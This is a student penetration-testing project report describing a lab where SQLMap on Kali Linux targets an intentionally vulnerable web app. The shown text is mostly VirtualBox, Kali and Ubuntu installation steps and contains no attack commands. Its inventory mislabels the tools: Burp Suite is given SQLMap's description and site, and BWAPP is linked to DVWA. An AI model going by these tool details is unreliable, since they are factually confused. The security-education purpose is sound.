Pen Testing Project

By : Jorge Gonzales And Taszid Chowdhury
Class: Information Assurance
Professor: Aakash
Semester: Spring

IT Asset Inventory Details:

- **Attacker's Application (Burp Suite):**
  - **Name**: Burp Suite
  - **Description**: An open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws, and taking over database servers.
  - **Version**: 1.8.4#stable
  - **Operating System Required**: Compatible with multiple OS including Windows, Linux, and Mac OS but we used it for linux
  - Available from: https://sqlmap.org/
- **Victim's Application (BWAPP):**
  - Name: Buggy Web Application (BWAPP)
  - Description: An intentionally vulnerable web application providing a platform to enhance legal penetration testing skills and tool development.
  - Available from: https://github.com/digininja/DVWA

Network Configuration Settings:

- Attacker (Kali Linux):
  - IP Address: 192.168.158.25
  - Operating System: Kali Linux.
- Victim (DVWA):
  - IP Address Range: 192.168.158.50 - 192.168.158.60
  - Operating System: Ubuntu (Version 23.10)

Hardware Used:

- Networked virtual machines hosted on a physical server configured to allow full interaction between the attacker (Kali Linux) and the victim (DVWA).

Web Resources Used:

- https://sqlmap.org/
- https://github.com/digininja/DVWA
- https://www.youtube.com/watch?v=WkyDxNJkgQ4&t=914s

- https://ubuntu.com
- https://www.kali.org/
-

Project Execution:

The project utilizes SQLMap running on Kali Linux to target DVWA hosted on Ubuntu within the specified IP range. The primary objectives were:

- Detect Vulnerabilities: Utilize SQLMap to scan DVWA for SQL injection vulnerabilities to identify potential points of entry for attackers.
- Exploit Flaws: Use SQLMap to exploit detected vulnerabilities to demonstrate the potential impacts of such security weaknesses.
- Enhance Skills: Improve understanding of SQL injection attack vectors and the operational capabilities of SQLMap, along with enhancing penetration testing skills.

This penetration test highlighted critical security lapses, notably SQL injection vulnerabilities, which are preventable with rigorous security protocols and proper sanitization practices. The findings are intended to bolster the defensive strategies of similar web applications to mitigate potential threats effectively. This test not only reinforced the importance of proactive security measures but also served as a practical exercise in applying theoretical knowledge in a controlled, ethical environment.

Penetration Testing Instructions

Part I: Downloading Virtual Box

Step 1


Go to the VirtualBox Website: Open your web browser and navigate to the VirtualBox website. Since I am using MacOS I will click macOs / Intel hosts to download to my computer

Step 2

Install VirtualBox: Once the download is complete, run the installer and follow the on-screen instructions to install VirtualBox on your computer. This might include agreeing to license terms, choosing an installation directory, and selecting which components to install.

Step 3

Once you have installed virtual box and opened the application you should see this




Part II: Setting Up Kali On Virtual Box

Step 1: Accessing the Kali Linux Download Page

Launch Web Browser:

Open your preferred web browser (such as Chrome, Firefox, Edge, etc.).

Ensure that your internet connection is stable to avoid interruptions during the download process.




Step 2: Selecting the Appropriate Kali Linux Version

- Choosing the Correct Image:
    - You will see multiple download options, including versions for different system architectures and purposes (like Installer, Live, NetInstaller, etc.).
    - For a standard installation, select "Kali Linux 64-Bit (Installer)". This option is suitable for creating a full installation of Kali Linux on a virtual machine or physical hardware.

Step 3: Initiating and Monitoring the Download


- Start the Download:
    - After clicking the preferred download method, the ISO file download will commence. Depending on your browser setup, you might be prompted to choose a location to save the file, or it may automatically start downloading to your designated downloads folder.



Part III: Downloading Ubuntu on Virtual Box


Step 1: Accessing the Ubuntu Download Page


- Open Web Browser:
    - Launch the web browser you prefer to use (such as Chrome, Firefox, Safari, etc.). Ensure your internet connection is reliable to avoid interruptions during the download process.
- Navigate to Ubuntu Official Website:
    - Type https://ubuntu.com/download/desktop in your browser's address bar. Press Enter to go directly to the Ubuntu Desktop download page. This page hosts the files necessary for desktop installation of Ubuntu.



Step 2: Selecting the Ubuntu Version


- Choose Ubuntu Version:
    - On the download page, you will see options for different releases of Ubuntu. Typically, you'll have the choice between the latest regular release and the latest Long Term Support (LTS) release.
    - Regular Release: Offers the newest features and is supported for 9 months; suitable for users who prefer the latest software and more frequent updates.
    - LTS Release: Stands for "Long Term Support", which is supported for 5 years and focuses on stability and support for longer-term projects. Recommended for businesses and users who need stable and well-supported software.






Step 3: Initiating the Download

- Start the Download:
    - Click on the 'Download' button for the version you have decided on. This will trigger the ISO file download process. The website might redirect you to a page with additional resources or donation requests. These pages often include suggestions for contributing to Ubuntu's development but skipping the donation is entirely optional.
    - If you're not interested in making a donation, look for a link that says something like "Not now, take me to the download" or a similar option to continue without donating.






Part IIII: Setting up Kali

Step 1 Open VirtualBox and Create New VM:

- Open the Oracle VM VirtualBox application from your desktop shortcut or start menu.
- Ensure VirtualBox is updated to the latest version to support all features and compatibility with Kali Linux.




Step 2:Start New Virtual Machine Setup

- Click on the "New" icon at the top left of the VirtualBox Manager window. This opens the "Create Virtual Machine" dialog box.


Step 3: Configure Basic VM Settings:

- Name: Enter "Kali Linux" as the name for your virtual machine. This name will be used to identify the VM within VirtualBox.
- Machine Folder: By default, VirtualBox will suggest a location. You can change this if you have a specific directory for VMs.
- Type: Select "Linux" from the drop-down menu.
- Version: Choose "Debian (64-bit)" from the version drop-down menu, as Kali Linux is based on Debian.
- Click "Next" to proceed to the next step.




Step 4: Assign Memory and Create a Virtual Hard Disk

- In the "Memory Size" step, you will decide how much RAM to allocate to your Kali Linux VM.
- Use the slider or enter a value in the box to set the memory size. 2048 MB (2 GB) is recommended for basic tasks, but more may be required for intensive use.
- Click "Next" after setting the memory size.




Step 5: Hard Disk Configuration

- In the "Hard Disk" window, select "Create a virtual hard disk now" to make a new disk for your VM.
- Click "Create" to customize your virtual hard disk.




Step 6: Finish

- Once you click next on the last page you will be on this page. Click finish





Step 7 Install Kali Linux


- Start the Virtual Machine:
  - Select the Kali Linux VM in VirtualBox Manager.
  - Click "Start" to boot the VM. It will start booting from the ISO file you mounted earlier.



- Follow Installation Process:
    - Once the VM boots, you will see the Kali Linux boot menu or installer start page.
    - Proceed with the installation of Kali Linux
    - Choose "Graphical Install" for a user-friendly installation process.
    - Follow on-screen prompts to configure language, location, keyboard, network, partition disks, and other settings.
    - Set up user accounts and passwords as required.








Step 8: Finalize Installation


- Once the installation is complete, the system will prompt you to restart. Upon restarting, make sure to unmount the ISO file from the virtual optical drive in the VM settings to prevent rebooting into the installer.



